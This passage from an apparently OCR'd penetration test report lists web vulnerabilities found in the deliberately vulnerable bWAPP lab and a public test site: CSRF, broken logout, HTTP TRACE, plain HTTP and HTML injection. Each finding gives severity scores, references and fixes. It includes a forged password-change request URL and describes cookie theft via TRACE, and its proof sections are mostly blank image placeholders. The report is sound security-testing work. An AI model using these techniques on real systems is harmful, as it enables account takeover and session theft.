



Here I have included the url as http://www.facebook.com and the server responded accordingly

7.17 VULNERABILITY : Cross-Site Request Forgery (CSRF)

- **SECURITY INSIGHT :**
  Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.
- **CVSS**:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N (8.8)
- **CWE / OWASP Associated References:**
  CWE-352: Cross-Site Request Forgery (CSRF)
  OWASP A01:2021 – Broken Access Control
- **SECURITY IMPLICATIONS:**
  In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.
- RECOMMENDED SECURITY MEASURESS :
  Implement anti-CSRF tokens in all state-changing requests (e.g., using synchronizer token pattern)
  - Validate Referer and Origin headers on sensitive operations
  - Use SameSite cookies (SameSite=Lax or Strict) to restrict cross-site requests
  - Avoid using GET requests for sensitive actions
- **ASSOCIATED REFERENCES :**
  https://cwe.mitre.org/data/definitions/352.html
  https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- **TARGETED ENDPOINT**:
  http://192.168.204.137/bWAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change

- **PROOF OF EXPLOITATION :**







7.18 Vulnerability : Broken Authentication – Insecure Logout Management

- **SECURITY INSIGHT :**
  The application lacks proper session termination upon user logout. After a user clicks the “Logout” button or link, the session token (e.g., PHPSESSID) remains valid and can still be reused to access the application without re-authentication.
  This behavior indicates broken logout functionality, where the server does not properly destroy the session on the backend.
  If an attacker gains access to the session token through any method (e.g., XSS, MITM, shoulder surfing), they can continue to impersonate the user — even after the user has logged out — unless the browser is fully closed or the token is manually cleared.
- CVSS Score: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N (8.8)
- **CWE / OWASP Associated References:**
  - CWE-613: Insufficient Session Expiration
  - CWE-306: Missing Authentication for Critical Function
  - OWASP A07:2021 – Identification and Authentication Failures
- **SECURITY IMPLICATIONS:**
  - Session Hijacking Risk: If a malicious user gains access to a valid session ID (via XSS, sniffing, referer logs, shoulder surfing, or social engineering), they can continue using the session even after the legitimate user logs out.
  - Persistent Access for Attackers: The attacker does not need to re-authenticate or re-exploit the system — the session remains valid, allowing persistent unauthorized access to sensitive areas of the application.
  -False Sense of Security for Users: The user believes they have logged out securely, while the session remains active in the background, leaving them unknowingly vulnerable.
  - Bypassing Multi-Factor Authentication: If MFA is implemented at login only, but not rechecked after session hijack, the attacker can completely bypass authentication.
  -Increased Attack Surface in Shared Devices: On public or shared machines, failing to terminate the session server-side allows the next user to reopen the application without logging in.
- **RECOMMENDED SECURITY MEASURESS :**
  - Invalidate session tokens server-side on logout (e.g., session_destroy())
  - Regenerate session tokens on login and logout
  - Use short expiration timeouts and inactivity timers
  - Clear cookies via HTTP headers (Set-Cookie: PHPSESSID=; expires=Past;)
  - Implement proper redirection and logout confirmation feedback
- **ASSOCIATED REFERENCES :**
  CWE-613: https://cwe.mitre.org/data/definitions/613.html


OWASP Session Management: https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html

- **TARGETED ENDPOINT:** http://192.168.204.137/bWAPP/ba_logout.php
- **PROOF OF EXPLOITATION :**





After logging out if we again click that left arrow we will be able to get into the session again



192.168.204.137/bWAPP/ba_logout.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Broken Auth. - Logout Management /
Click here to logout.


MEDIUM

7.19 Vulnerability : HTTP TRACE Method Enabled (Cross-Site Tracing – XST)


- **SECURITY INSIGHT :**
  The application accepts and responds to the TRACE HTTP method on the endpoint /bWAPP/sm_xst.php. When a TRACE request is issued, the server reflects the entire request headers, including sensitive data like session cookies, back to the client.
  This behavior makes the application vulnerable to **Cross-Site Tracing (XST)** attacks, where an attacker can exploit this functionality to steal cookies — even if the HttpOnly flag is set — using a reflected XSS payload in some outdated or misconfigured environments.
- **CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N (6.1)
- **CWE AND OWASP ASSOCIATED REFERENCES :**
  OWASP XST Attack Explanation
  CWE-724: Improper Handling of HTTP TRACE Method
- **SECURITY IMPLICATIONS:**
  - Enables cookie theft if combined with XSS (even with HttpOnly flag)
  - Increases the risk of session hijacking
  - May expose headers in proxy chains
  - Violates secure HTTP server configuration practices
  - Can assist attackers in fingerprinting internal environments
- **RECOMMENDED SECURITY MEASURESS :**
  - Disable the TRACE method on the web server:
  Apache: Set `TraceEnable off` in httpd.conf
  Nginx: Use: `if ($request_method = TRACE) { return 405; }`
  - Ensure all cookies are marked with:
    - HttpOnly
    - Secure
    - SameSite=Lax or Strict
  - Sanitize and validate all user input to prevent reflected XSS
- **ASSOCIATED REFERENCES :**
  - https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_HTTP_Methods.html
  - https://owasp.org/www-community/attacks/Cross_Site_Tracing
  - https://cwe.mitre.org/data/definitions/724.html
- **Targeted Endpoint:**
  http://192.168.204.137/bWAPP/sm_xst.php

- **PROOF OF EXPLOITATION :**



7.20 VULNERABILITY : Unencrypted Communication Channel Detected (Lack of HTTPS)

- **SECURITY INSIGHT :**
  The web application transmits data over an unencrypted HTTP connection instead of HTTPS. This means that any information exchanged between the client and server — including login credentials, session cookies, or personal data — can be intercepted by an attacker monitoring the network. Without SSL/TLS encryption, users are exposed to risks such as man-in-the-middle (MITM) attacks and session hijacking.
- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N (6.1)
- **CWE/OWASP ASSOCIATED REFERENCES:**
  CWE-319: Cleartext Transmission of Sensitive Information
  OWASP Top 10 - A02:2021: Cryptographic Failures
- **SECURITY IMPLICATIONS:**
  An attacker intercepting traffic between the user and the server can read or modify the contents in transit. This can lead to credential theft, session hijacking, unauthorized access, or data manipulation. In public Wi-Fi or shared networks, this vulnerability significantly increases the risk of user compromise.
- **RECOMMENDED SECURITY MEASURESS :**
  Implement SSL/TLS certificates to enforce HTTPS for all communication
  Use HTTP Strict Transport Security (HSTS) to force clients to use HTTPS
  Redirect all HTTP requests to HTTPS
  Ensure that all cookies are marked with Secure and HttpOnly flags
  Use modern and strong TLS configurations (TLS 1.2 or 1.3)
- **ASSOCIATED REFERENCES :**
  https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
  https://cwe.mitre.org/data/definitions/319.html




- **PROOF OF EXPLOITATION :**



LOW

7.21 Vulnerability: HTML Injection

- **SECURITY INSIGHT :**
  The application fails to properly sanitize HTML input submitted by the user. As a result, arbitrary HTML code is rendered in the browser. An attacker can exploit this to inject visual content, manipulate the DOM, or perform social engineering attacks, such as crafting fake forms or phishing links.
- **CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N (3.5)
- **CWE/OWASP ASSOCIATED REFERENCES:**
  OWASP: HTML Injection
  CWE-80: Improper Neutralization of Script-Related HTML Tags
- **SECURITY IMPLICATIONS**:
  The presence of an HTML injection vulnerability allows an attacker to inject arbitrary HTML tags and elements into the web application. This may not directly lead to JavaScript execution (like XSS), but it can still be used to manipulate the visual layout and content of the page. Attackers can craft fake login forms, warning messages, buttons, or links that deceive users into revealing sensitive information — such as credentials or personal data.
- **RECOMMENDED SECURITY MEASURESS :**
  Encode all user-supplied input using HTML entity encoding (< → <, > → >)
  Apply strict input validation (whitelisting)
  Use built-in templating sanitizers (e.g., React JSX, Django templates, etc.)
  Implement Content Security Policy (CSP) to limit inline HTML/script injection
- **REFERENCE LINKS :**
  https://owasp.org/www-community/attacks/HTML_Injection
  https://cwe.mitre.org/data/definitions/80.html
- **TARGETED ENDPOINT :**
- http://testphp.vulnweb.com/search.php?test=query

- **PROOF OF EXPLOITATION :**





- ## CONCLUSION :

- The security assessment of the target web applications revealed multiple vulnerabilities ranging from low to critical severity. A total of **23 vulnerabilities** were identified, including serious flaws such as **SQL Injection, Remote Code Execution, Command Injection, Unrestricted File Uploads**, and **Broken Authentication mechanisms**. These issues, if exploited by an attacker, could lead to unauthorized access, data leakage, system compromise, or full control over the server.
- The presence of **insecure configurations**, such as outdated components, exposed files, and unsafe HTTP methods, further increases the attack surface. Additionally, the lack of encryption in data transmission poses a significant risk to user privacy and application integrity.
- While several vulnerabilities require immediate remediation, others highlight a need for stronger secure development practices, such as proper input validation, strict file handling, and secure session management.
- It is highly recommended that the application development and infrastructure teams prioritize the remediation of **critical and high-severity issues**, followed by systematic patching of medium and low-severity findings. Implementing industry best practices, conducting regular security reviews, and adopting a defense-in-depth strategy will significantly improve the application's security posture going forward.